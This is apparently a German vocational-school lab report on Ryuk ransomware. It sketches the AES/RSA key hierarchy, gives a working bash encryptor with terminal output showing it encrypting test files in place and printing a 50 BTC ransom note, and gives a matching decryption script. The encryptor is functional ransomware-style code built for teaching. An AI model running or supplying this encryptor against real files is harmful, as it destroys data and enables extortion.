Arbeitsbericht: Ryuk Ransomware

- **Klasse:** 5AHITS
- **Schüler:** Anes Sejdic, Aldin Mukic
- **Fach:** ITSE
- **Datum:** 2026-09-28
- **Aufgabe:** Ryuk Ransomware

Inhaltsverzeichnis

1.1 Ryuk Funktionsweise
1.2 Ryuk - Team Red (Verschlüsselung)
1.3 Ryuk - Team Blue (Entschlüsselung)

Fragen: Im Unterricht schon besprochen


1.1 Ryuk Funktionsweise

Aufgabenstellung: Stelle den Verschlüsselungs- und Entschlüsselungsablauf mit allen beteiligten Schlüsseln und Verschlüsselungsverfahren in einer Skizze dar.

Verschlüsselung:

Info: Aes - symmetrisch; für die eigentlichen Dateien
RSA - zum Absichern des AES-Schlüssels; Schlüsselpaar

Wird so lange wiederholt bis alle Files verschlüsselt sind




übrig:

rsa_victim_key_private

Master Key benötigt:

rsa_global_key_public
↳ Teil der Ransomware SW




Plan:

rsa_victim_key_private → Encrypt
mit rsa_global_key_public

✗ für RSA zu groß


Lösung: neuen aes_victim_key generieren

rsa_victim_key_privat —verschlüsselt mit aes_victim_key→ in Datei




victim_privat.enc gespeichert

aes_victim_key sicher verschlüsseln —mit rsa_global_key_public→ in Datei



victim_key.enc gespeichert

Entschlüsselung:



1.2 Ryuk - Team Red

Aufgabenstellung: Schreibe ein Bash-Script das Dateien nach dem Ryuk-Schema mit openssl verschlüsselt. Am Ende soll eine Ransom Note ausgegeben werden.

Code:

```
#!/bin/bash

# RSA Schlüsselpaare generieren
openssl genrsa -out rsa_global_key.pem 2048 2>/dev/null
openssl rsa -in rsa_global_key.pem -pubout -out rsa_global_key_public.pem
2>/dev/null

openssl genrsa -out rsa_victim_key.pem 2048 2>/dev/null
openssl rsa -in rsa_victim_key.pem -pubout -out rsa_victim_key_public.pem
2>/dev/null

# AES Victim Key generieren und absichern
AES_VICTIM_KEY=$(openssl rand -hex 32)

openssl aes-256-cbc -in rsa_victim_key.pem -K "$AES_VICTIM_KEY" -iv 0 -out
victim_private.enc 2>/dev/null

echo -n "$AES_VICTIM_KEY" | openssl rsautl -encrypt -pubin -inkey
rsa_global_key_public.pem -out victim_key.enc 2>/dev/null

# Dateien verschlüsseln
for FILE in "$@"; do
    [ -f "$FILE" ] || continue

    case "$FILE" in
        rsa_global_key.pem|rsa_global_key_public.pem|\
        rsa_victim_key.pem|rsa_victim_key_public.pem|\
        victim_private.enc|victim_key.enc|ryuk_ransom.sh)
            continue ;;
    esac

    AES_FILE_KEY=$(openssl rand -hex 32)

    openssl aes-256-cbc -in "$FILE" -K "$AES_FILE_KEY" -iv 0 -out "${FILE}.tmp"
2>/dev/null

    echo -n "$AES_FILE_KEY" | openssl rsautl -encrypt -pubin -inkey
rsa_victim_key_public.pem -out "${FILE}.key.tmp" 2>/dev/null

    cat "${FILE}.tmp" "${FILE}.key.tmp" > "${FILE}.ryuk"
    rm -f "$FILE" "${FILE}.tmp" "${FILE}.key.tmp"
    mv "${FILE}.ryuk" "$FILE"

    echo "[ENCRYPTED] $FILE"
done

cat << 'RANSOM'
```

```
 ALL YOUR FILES HAVE BEEN ENCRYPTED.
 Send 50 BTC to in order getting your fiels restored: ryuk@htl-braunau.at

RANSOM
```

Ausführung:

```
┌──(kali㉿kali)-[~]
└─$ mkdir ryuk_testUmgebung

┌──(kali㉿kali)-[~]
└─$ cd ryuk_test

┌──(kali㉿kali)-[~/ryuk_test]
└─$ echo "Backup der Datenbank" > file3.txt

┌──(kali㉿kali)-[~/ryuk_test]
└─$ echo "Achtung wichtige Daten" > file2.txt

┌──(kali㉿kali)-[~/ryuk_test]
└─$ echo "Bankdaten aller Mitglieder" > file1.txt

┌──(kali㉿kali)-[~/ryuk_test]
└─$ nano ryuk_ransom.sh

┌──(kali㉿kali)-[~/ryuk_test]
└─$ chmod +x ryuk_ransom.sh

┌──(kali㉿kali)-[~/ryuk_test]
└─$ ./ryuk_ransom.sh *
./ryuk_ransom.sh: 1: k#!/bin/bash: not found
[ENCRYPTED] file1.txt
[ENCRYPTED] file2.txt
[ENCRYPTED] file3.txt

ALL YOUR FILES HAVE BEEN ENCRYPTED.
Send 50 BTC to in order getting your fiels restored: ryuk@htl-braunau.at


┌──(kali㉿kali)-[~/ryuk_test]
└─$ cat file2.txt
(d�P/O��w���y�l`�9%B�������SI¸c�Bc��¡S�~ʧJ�E��L�;��AoD�4�A78
�+E�DbX����E⌚P�m`SN�P��q]�}�<���
j�<.9a��a���    \.��Y�\Z�!�1    ▒3\>Nr�G}��▒U�ѩę8&
<~g��m�>���E[�ᓭ
3<}������XQ�������vO�L���%��n.)��Ƶ������p��c-
5p�������6zN�;����̃̃̃
```

```
��`�"dS������d/.��wO�^�x�Q�d"�{ɣT<����0�`�Q$���3|��%gG0%
<)3f q
```

```
��x )$3Ee h[Z0.l_^ &L*o+V n w8<0N;bZ7"ð|X s/266~y
                    m1ł<|Y;6jlN+se9_.W.b\'W'?s>XP
 {
```

1.3 Ryuk - Team Blue

Aufgabenstellung: Lass deine Dateien von einem Mitschüler mit dessen Script verschlüsseln und entschlüssele sie dann mit dessen rsa_global_key_private. Implementiere den kompletten Entschlüsselungsablauf als Shell-Script.

Code:

```
#!/bin/bash

GLOBAL_KEY="$1"
shift

# Schritt 1: aes_victim_key mit globalem RSA Private Key entschlüsseln
AES_VICTIM_KEY=$(openssl rsautl -decrypt -inkey "$GLOBAL_KEY" -in victim_key.enc
2>/dev/null)
echo "[*] aes_victim_key: $AES_VICTIM_KEY"

# Schritt 2: rsa_victim_key_private mit aes_victim_key entschlüsseln
openssl aes-256-cbc -d -in victim_private.enc -K "$AES_VICTIM_KEY" -iv 0 -out
rsa_victim_key_recovered.pem 2>/dev/null
echo "[*] rsa_victim_key_private wiederhergestellt"

# Schritt 3: Dateien entschlüsseln
for FILE in "$@"; do
    [ -f "$FILE" ] || continue

    case "$FILE" in
        rsa_global_key.pem|rsa_global_key_public.pem|\
        rsa_victim_key.pem|rsa_victim_key_public.pem|\
        rsa_victim_key_recovered.pem|\
        victim_private.enc|victim_key.enc|\
        ryuk_ransom.sh|ryuk_decrypt.sh)
            continue ;;
    esac

    FILESIZE=$(wc -c < "$FILE")
    [ "$FILESIZE" -le 256 ] && continue

    CONTENT_SIZE=$((FILESIZE - 256))

    # Dateiinhalt und verschlüsselten AES Key trennen
    head -c "$CONTENT_SIZE" "$FILE" > "${FILE}.content"
```

```
    tail -c 256 "$FILE" > "${FILE}.aes_enc"

    # AES Key mit rsa_victim_key_private entschlüsseln
    AES_FILE_KEY=$(openssl rsautl -decrypt -inkey rsa_victim_key_recovered.pem -in
"${FILE}.aes_enc" 2>/dev/null)

    # Datei mit AES Key entschlüsseln
    openssl aes-256-cbc -d -in "${FILE}.content" -K "$AES_FILE_KEY" -iv 0 -out
"${FILE}.dec" 2>/dev/null

    rm -f "$FILE" "${FILE}.content" "${FILE}.aes_enc"
    mv "${FILE}.dec" "$FILE"

    echo "[DECRYPTED] $FILE"
done

rm -f rsa_victim_key_recovered.pem
echo "[*] Fertig."
```

Ausführung:

```
┌──(kali㉿kali)-[~/ryuk_test]
└─$ nano ryuk_decrypt.sh

┌──(kali㉿kali)-[~/ryuk_test]
└─$ chmod +x ryuk_decrypt.sh

┌──(kali㉿kali)-[~/ryuk_test]
└─$ ./ryuk_decrypt.sh rsa_global_key.pem *
[*] aes_victim_key:
bd85a11694c78b58c776982e20cdaaf5323973f3e5975f5c6bc32bf24b353cfd
[*] rsa_victim_key_private wiederhergestellt
[DECRYPTED] file1.txt
[DECRYPTED] file2.txt
[DECRYPTED] file3.txt
[*] Fertig.

┌──(kali㉿kali)-[~/ryuk_test]
└─$ cat file1.txt
Bankdaten aller Mitglieder

┌──(kali㉿kali)-[~/ryuk_test]
└─$ cat file2.txt
Achtung wichtige Daten

┌──(kali㉿kali)-[~/ryuk_test]
└─$ cat file3.txt
Backup der Datenbank
```